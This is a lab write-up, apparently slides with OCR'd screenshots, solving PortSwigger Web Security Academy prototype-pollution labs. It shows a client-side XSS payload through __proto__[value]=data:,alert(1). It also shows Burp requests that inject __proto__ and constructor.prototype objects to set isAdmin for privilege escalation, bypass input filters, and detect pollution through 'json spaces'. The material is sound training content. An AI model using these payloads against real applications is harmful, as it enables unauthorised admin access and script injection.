The screenshot shows the Firefox Developer Tools interface. The title bar indicates the URL is [https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/?\\_\\_proto\\_\\_\[foo\]=bar](https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/?__proto__[foo]=bar). The main content area displays the "Web Security Academy" logo and the heading "Client-side prototype pollution via browser APIs". Below this is a "Back to lab description" link. The bottom half of the screen shows the "Sources" tab of the developer tools. The left sidebar lists files under "Main Thread": "0a0b0007041a3142c2b0898600b600d2.web-security-academy.net" (expanded to show "resources" and "js"), "deparam.js", and "searchLoggerConfigurable.js" (selected). The right pane shows the source code for "searchLoggerConfigurable.js":

```
1 async function logQuery(url, params) {
2   try {
3     await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
4   } catch(e) {
5     console.error("Failed storing query");
6   }
7 }
8
9 async function searchLogger() {
10   let config = {params: deparam(new URL(location).searchParams.toString()), transport_url: false};
11   Object.defineProperty(config, 'transport_url', {configurable: false, writable: false});
12   if(config.transport_url) {
13     let script = document.createElement('script');
14     script.src = config.transport_url;
15     document.body.appendChild(script);
16   }
17   if(config.params && config.params.search) {
18     await logQuery('/logger', config.params);
19   }
20 }
21
22 window.addEventListener("load", searchLogger);
```




Learning path | Web Security Ac X What is prototype pollution? | V X Client-side prototype pollution X Prototype pollution via browser X Lab: Client-side prototype pollu X Client-side p

← → C ⌂ 🔍 https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/?\_\_proto\_\_[value]=bar



## Client-side prototype pollution via browser APIs


[Back to lab description >>](#)



Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
<!DOCTYPE html>
<html> [event] scroll
  <head> ...
  <body> [overflow]
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">...</div> [overflow]
    <div theme="blog">
      <section class="maincontainer">...</section> [overflow]
    </div>
    <script src="bar"></script>
  </body>
</html>
```




← → C ⌂ 🔍 https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/?\_\_proto\_\_[value]=data:,alert(1);

Craft an Exploit:

Using the source, we found earlier inject the “value” property with a XSS exploit.

\_\_proto\_\_[value]=data:,alert(1);



Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
<!DOCTYPE html>
<html> [event] scroll
  <head> ...
  <body> [overflow]
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">...</div> [overflow]
    <div theme="blog">...
      <script src="data:,alert(1);"></script>
    </div>
  </body>
</html>
```

# DOM Invader Exploitation

Learning path | Web Security Academy | Client-side prototype pollution via browser APIs | Client-side prototype pollution via browser APIs | 0a6000720475319dc214988300c10097.web-security-academy.net/?\_\_proto\_\_[testproperty]=DOM\_INVADER\_PP\_POC

Web Security Academy

Client-side prototype pollution via browser APIs

Back to lab description >

Elements Console Sources Network Performance Memory Security Application Lighthouse DOM Invader

```
<!DOCTYPE html>
<html>
  <head>...</head>
...<body> == $0
  <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">...</div>
    <div theme="blog">...</div>
</body>
</html>
```

html body

Console Issues

top Filter

DOM Invader is now enabled. View the DOM Invader tab in devtools to use it.

Showing Object.prototype for prototype pollution ↴ Object

- ▶ testproperty: "DOM\_INVADER\_PP\_POC"
- ▶ constructor: f Object()
- ▶ hasOwnProperty: f hasOwnProperty()
- ▶ isPrototypeOf: f isPrototypeOf()
- ▶ propertyIsEnumerable: f propertyIsEnumerable()
- ▶ toLocaleString: f toLocaleString()

Learning path | Web Security Academy | Client-side prototype pollution via browser APIs | Client-side prototype pollution via browser APIs | 0a6000720475319dc214988300c10097.web-security-academy.net

Web Security Academy

Client-side prototype pollution via browser APIs

Back to lab description >

DOM Invader

zzd6ts4a

Search Search for Canary Inject URL params Inject forms Copy canary Clear all

Messages 0

⚠ Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings.

Value	Frame path	Event	Options	Stack Trace
zzd6ts4a	top		Test Scan for gadgets	No stack trace a...

Sinks (0)

Sources (2)

Prototype pollution: \_\_proto\_\_[property]=value in search (1)

Value	Frame path	Event	Options	Stack Trace
zzd6ts4a	top		Test Scan for gadgets	No stack trace a...

Prototype pollution: constructor[prototype][property]=value in search (1)

Value	Frame path	Event	Options	Stack Trace
zzd6ts4a	top		Test Scan for gadgets	No stack trace a...

Learning path | Web Security Aca | Client-side prototype pollution v | +

0a6000720475319dc214988300c10097.web-security-academy.net

# Web Security Academy

## Client-side prototype pollution via browser APIs

LAB Not solved

Back to lab description >

Elements Console Sources Network Performance Memory Security Application Lighthouse DOM Invader

DOM zzd6ts4a Search Search for Canary Inject URL params Inject forms Copy canary Clear all

Messages 0

⚠ Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings.

Sinks (1)

script.src (1)

Value	outerHTML	Frame path	Event	Options	Stack Trace
zzd6ts4a <code>__proto__</code> pollutionvaluezzd6ts4a	<script></script>	top	load	Exploit	at _Object.sREM...

Sources (0)

Console Issues

DOM Invader is now enabled. View the DOM Invader tab in devtools to use it.

Uncaught TypeError: Invalid property descriptor. Cannot both specify accessors and a value or writable attribute, #<Object>

Learning path | Web Security Aca | Client-side prototype pollution v | +

0a6000720475319dc214988300c10097.web-security-academy.net/?\_\_proto\_\_[value]=data%3A%2Calert%281%29

# Web Security Academy

## Client-side p

Back to lab descrip

...0475319dc214988300c10097.web-security-academy.net says  
1

OK

Home | My account | Submit feedback

WE LIKE TO

Lab: Privilege escalation via server-side  
prototype pollution

# Lab: Privilege escalation via server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object. This is simple to detect because any polluted properties inherited via the prototype chain are visible in an HTTP response.
- To solve the lab:
- Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype. Identify a gadget property that you can use to escalate your privileges. Access the admin panel and delete the user carlos.
- You can log in to your own account with the following credentials: wiener:peter
- Note
- When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit:**
- See slides.

- Interesting business logic that may be tied to our User Object.

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

### Billing and Delivery Address

Line 1

Wiener HQ

Line 2

One Wiener Way

City

Wienerville

Postcode

BU1 1RP

Country

UK

**Submit**

### Request

Pretty	Raw	Hex	Hackvertor
1 POST /my-account/change-address HTTP/2 2 Host: 0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net 3 Cookie: session=5Qihmp3knctAf6tiogksPe74UOUms3ps 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/json; charset=UTF-8 9 Content-Length: 168 10 Origin: https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net 11 Referer: https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net/my-account?id=wiener 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 17 { "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B1 1RP", "country": "UK", "sessionId": "5Qihmp3knctAf6tiogksPe74UOUms3ps" }			

### Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/2 200 OK 2 X-Powered-By: Express 3 Cache-Control: no-store 4 Content-Type: application/json; charset=utf-8 5 Etag: W/"c5-o6PbsdZgCxd7ROzSod5GR7NXS6Q" 6 Date: Thu, 23 Mar 2023 01:20:54 GMT 7 Keep-Alive: timeout=5 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 197 10 11 { "username": "wiener", "firstname": "Peter", "lastname": "Wiener", "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B1 1RP", "country": "UK", "isAdmin": false }				

## Identify Prototype Pollution Source:

- Send the “change-address” request to Burp Repeater and notice an “isAdmin” field in the response.

## Identify Gadget:

- “isAdmin” field is currently set to false.

## Craft an Exploit:

- Injection a prototype pollution payload to pollute the “isAdmin” property to the Object Prototype:
- “\_\_proto\_\_”:{ “isAdmin”:true }
- }
- The “isAdmin” property has been updated with the value we supplied.

### Request

Pretty	Raw	Hex	Hackvertor
1 POST /my-account/change-address HTTP/2 2 Host: 0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net 3 Cookie: session=5Qihmp3knctAf6tiogksPe74UOUms3ps 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/json; charset=UTF-8 9 Content-Length: 199 10 Origin: https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net 11 Referer: https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net/my-account?id=wiener 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Te: trailers 16 17 { "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B1 1RP", "country": "UK", "sessionId": "5Qihmp3knctAf6tiogksPe74UOUms3ps", "__proto__": { "isAdmin": true } }			

### Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/2 200 OK 2 X-Powered-By: Express 3 Cache-Control: no-store 4 Content-Type: application/json; charset=utf-8 5 Etag: W/"c4-01d3jaxaEdwNvhzORq6DYSiPxI" 6 Date: Thu, 23 Mar 2023 01:21:53 GMT 7 Keep-Alive: timeout=5 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 196 10 11 { "username": "wiener", "firstname": "Peter", "lastname": "Wiener", "address_line_1": "Wiener HQ", "address_line_2": "One Wiener Way", "city": "Wienerville", "postcode": "B1 1RP", "country": "UK", "isAdmin": true }				

- This behavior suggests that the “User” Object did not have its own “isAdmin” property and instead it inherited the property from the polluted prototype.
- This vulnerability allowed for privilege escalation within the application.

The screenshot shows a web browser window with the following details:

- Address Bar:** https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net/admin
- Title Bar:** Privilege escalation via server-side prototype pollution
- Status Bar:** LAB Not solved (with a progress bar)
- Buttons:** Restart node application, Back to lab description >
- Navigation Links:** Home | Admin panel | My account
- Section Header:** Users
- User List:** carlos - Delete, wiener - Delete

Lab: Detecting server-side prototype pollution  
without polluted property reflection

# Lab: Detecting server-side prototype pollution without polluted property reflection

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- To solve the lab, confirm the vulnerability by polluting `Object.prototype` in a way that triggers a noticeable but non-destructive change in the server's behavior. As this lab is designed to help you practice non-destructive detection techniques, you don't need to progress to exploitation.
- You can log in to your own account with the following credentials: `wiener:peter`
- Note
- When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit:**
- See slides.

## Request

Pretty Raw Hex Hackvertor

```

1 POST /my-account/change-address HTTP/2
2 Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
3 Cookie: session=teOap5ji12BLSKDxOveTC5pcPOOb1Fci
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 169
10 Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
11 Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
    "address_line_1": "Wiener HQ",
    "address_line_2": "One Wiener Way",
    "city": "Wienerville",
    "postcode": "BUI 1RP",
    "country": "UK",
    "sessionId": "teOap5ji12BLSKDxOveTC5pcPOOb1Fci"
}

```

## Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 400 Bad Request
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"26-m1qWKJdVb4FB5h9ObvYBlwYcvPk"
6 Date: Thu, 23 Mar 2023 02:11:48 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 38
10
11 {
    "message": "Session id not supplied."
}

```

- Purpose of this lab is to practice identifying server-side prototype pollution when there is no property reflection in the response.

- There are 3 main techniques:
  - Status code override
  - JSON spaces override
  - Charset override

## Request

Pretty Raw Hex Hackvertor

```

1 POST /my-account/change-address HTTP/2
2 Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
3 Cookie: session=teOap5ji12BLSKDxOveTC5pcPOOb1Fci
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 199
10 Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
11 Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
    "address_line_1": "Wiener HQ",
    "address_line_2": "One Wiener Way",
    "city": "Wienerville",
    "postcode": "BUI 1RP",
    "country": "UK",
    "sessionId": "teOap5ji12BLSKDxOveTC5pcPOOb1Fci",
    "__proto__": {
        "status": "533"
    }
}

```

## Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"c5-o6PbsdZgCxd7ROzSod5GR7NXS6Q"
6 Date: Thu, 23 Mar 2023 02:12:59 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 197
10
11 {
    "username": "wiener",
    "firstname": "Peter",
    "lastname": "Wiener",
    "address_line_1": "Wiener HQ",
    "address_line_2": "One Wiener Way",
    "city": "Wienerville",
    "postcode": "BUI 1RP",
    "country": "UK",
    "isAdmin": false
}

```

- Trying to pollute the “status” property did not seem to be working here.

## Request

Pretty Raw Hex Hackvertor

```
1 POST /my-account/change-address HTTP/2
2 Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
3 Cookie: session=teOap5ji12BLSKDxOveTC5pcPOOb1Fc1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: */
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 203
10 Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
11 Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "sessionId": "teOap5ji12BLSKDxOveTC5pcPOOb1Fc1",
  "__proto__": {
    "json spaces": 10
  }
}
```

## Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"ea-sy2ecFvMtTzvmBCYDtZoaVA4BE"
6 Date: Thu, 23 Mar 2023 02:16:13 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 234
10
11 {
12   "username": "wiener",
13   "firstname": "Peter",
14   "lastname": "Wiener",
15   "address_line_1": "Wiener HQ",
16   "address_line_2": "One Wiener Way",
17   "city": "Wienerville",
18   "postcode": "B11 1RP",
19   "country": "UK",
20   "isAdmin": false
21 }
```

- Polluting the “json space” property seems to be working as we can see a visible difference in the responses.

## Request

Pretty Raw Hex Hackvertor

```
1 POST /my-account/change-address HTTP/2
2 Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
3 Cookie: session=teOap5ji12BLSKDxOveTC5pcPOOb1Fc1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: */
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 201
10 Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
11 Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "address_line_1": "Wiener HQ",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "B11 1RP",
  "country": "UK",
  "sessionId": "teOap5ji12BLSKDxOveTC5pcPOOb1Fc1",
  "__proto__": {
    "json spaces": 10
  }
}
```

## Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"132-g47FjCD9UPaX6uSWDLTw33BV300"
6 Date: Thu, 23 Mar 2023 02:17:53 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 306
10
11 {
12   "username": "wiener",
13   "firstname": "Peter",
14   "lastname": "Wiener",
15   "address_line_1": "Wiener HQ",
16   "address_line_2": "One Wiener Way",
17   "city": "Wienerville",
18   "postcode": "B11 1RP",
19   "country": "UK",
20   "isAdmin": false
21 }
```

Lab: Bypassing flawed input filters for server-side prototype pollution

# Lab: Bypassing flawed input filters for server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- To solve the lab:
  1. Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype.
  2. Identify a gadget property that you can use to escalate your privileges.
  3. Access the admin panel and delete the user carlos.
- You can log in to your own account with the following credentials: wiener:peter
- Note
  - When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit:**
- See slides.

## Request

P Raw Hex Hackvertor

```

1 POST /my-account/change-address HTTP/2
2 Host: 0a26006104610c2ac307664b003500f6.web-security-academy.net
3 Cookie: session=13a3NMShKrTkS1hxAOyAF09O1xHYa9Be
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 185
10 Origin: https://0a26006104610c2ac307664b003500f6.web-security-academy.net
11 Referer: https://0a26006104610c2ac307664b003500f6.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
18     "address_line_1": "Wiener HQ",
19     "address_line_2": "One Wiener Way",
20     "city": "Viennerville",
21     "postcode": "B11 1RP",
22     "country": "UK",
23     "sessionId": "13a3NMShKrTkS1hxAOyAF09O1xHYa9Be",
24     "isAdmin": true
25 }

```

## Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"151-Ic1Nw9ODWIU2H60Stp6dss4GXmI"
6 Date: Thu, 23 Mar 2023 02:39:07 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 337
10
11 {
12     "username": "wiener",
13     "firstname": "Peter",
14     "lastname": "Wiener",
15     "address_line_1": "Wiener HQ",
16     "address_line_2": "One Wiener Way",
17     "city": "Viennerville",
18     "postcode": "B11 1RP",
19     "country": "UK",
20     "__proto__proto_to__": {
21         "isAdmin": true
22     },
23     "constructor.prototype": {
24         "isAdmin": true
25     },
26     "constructor.constructor.prototype": {
27         "isAdmin": true
28     },
29     "isAdmin": false
30 }

```

## Craft an Exploit:

- Fixing the payload, allowed for successful pollution of the “isAdmin” property.
- This suggest that the Object doesn’t have its own “isAdmin” property, but instead has inherited it from the polluted prototype.

## Manual Exploitation

### Identify Pollution Source:

- Injected prototype pollution payload to this endpoint to try and pollute the “isAdmin” property, however, was not working as expected here.

### Identify Gadget:

- The “isAdmin” property will be the gadget to target for privilege escalation.

## Request

Pretty Raw Hex Hackvertor

```

1 POST /my-account/change-address HTTP/2
2 Host: 0a26006104610c2ac307664b003500f6.web-security-academy.net
3 Cookie: session=13a3NMShKrTkS1hxAOyAF09O1xHYa9Be
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 215
10 Origin: https://0a26006104610c2ac307664b003500f6.web-security-academy.net
11 Referer: https://0a26006104610c2ac307664b003500f6.web-security-academy.net/my-account
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
18     "address_line_1": "Wiener HQ",
19     "address_line_2": "One Wiener Way",
20     "city": "Viennerville",
21     "postcode": "B11 1RP",
22     "country": "UK",
23     "sessionId": "13a3NMShKrTkS1hxAOyAF09O1xHYa9Be",
24     "constructor": {
25         "prototype": {
26             "isAdmin": true
27         }
28     }
29 }

```

## Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"18b-V4H6M9YeWeek9BpHXJHF+v+iWo8"
6 Date: Thu, 23 Mar 2023 02:45:35 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 395
10
11 {
12     "username": "wiener",
13     "firstname": "Peter",
14     "lastname": "Wiener",
15     "address_line_1": "Wiener HQ",
16     "address_line_2": "One Wiener Way",
17     "city": "Viennerville",
18     "postcode": "B11 1RP",
19     "country": "UK",
20     "__proto__proto_to__": {
21         "isAdmin": true
22     },
23     "constructor.prototype": {
24         "isAdmin": true,
25         "statusCode": 200
26     },
27     "constructor.constructor.prototype": {
28         "isAdmin": true
29     },
30     "constructor.prototype": {
31         "isAdmin": true
32     },
33     "isAdmin": true
34 }

```

## My Account

Your username is: wiener

- Now we have access to the “Admin Panel” of the application.

### Billing and Delivery Address

Line 1

Line 2

City

Postcode

Country

**Submit**

## Server-Side Prototype Pollution Extension

